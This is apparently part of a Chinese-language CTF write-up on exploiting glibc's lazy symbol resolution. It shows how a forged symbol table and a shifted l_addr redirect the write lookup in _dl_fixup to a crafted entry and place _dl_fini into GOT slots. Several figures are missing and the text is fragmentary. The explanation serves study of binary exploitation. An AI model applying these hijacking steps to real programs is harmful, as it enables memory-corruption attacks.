
在這題 write 的 string table offset 為 0x4b

Offset	st_name
0	0
18	61
30	**4B**

Symbol table


r_offset	r_info	r_addend
4018	200000007	0

Relocation table



```
$
_dl_fixup()
{
    if (...)
    {
        result_link_map = _dl_lookup_symbol_x (strtab + sym->st_name);
        value = l->l_addr + sym->st_value
    }
}
```

原本要找 “write”，但被改成 “_dl_x86_get_cpu_features”




write@plt → _dl_runtime_resolve_xsavec ↔ _dl_fixup ↔ _dl_lookup_symbol_x ↔ do_lookup_x


🟨 Linker

🟥 Library

🟦 Executable



回傳 “_dl_x86_get_cpu_features” 的 symbol entry，但因為 symbol table 位址被更改了，所以找到我們所構造的



執行 _dl_fini function，並把 _dl_fini 填到 _Exit@got。到此我們不再需要偏移 l_addr，復原的同時也會讓 _dl_fini 解析到 write@got

🟨 Linker

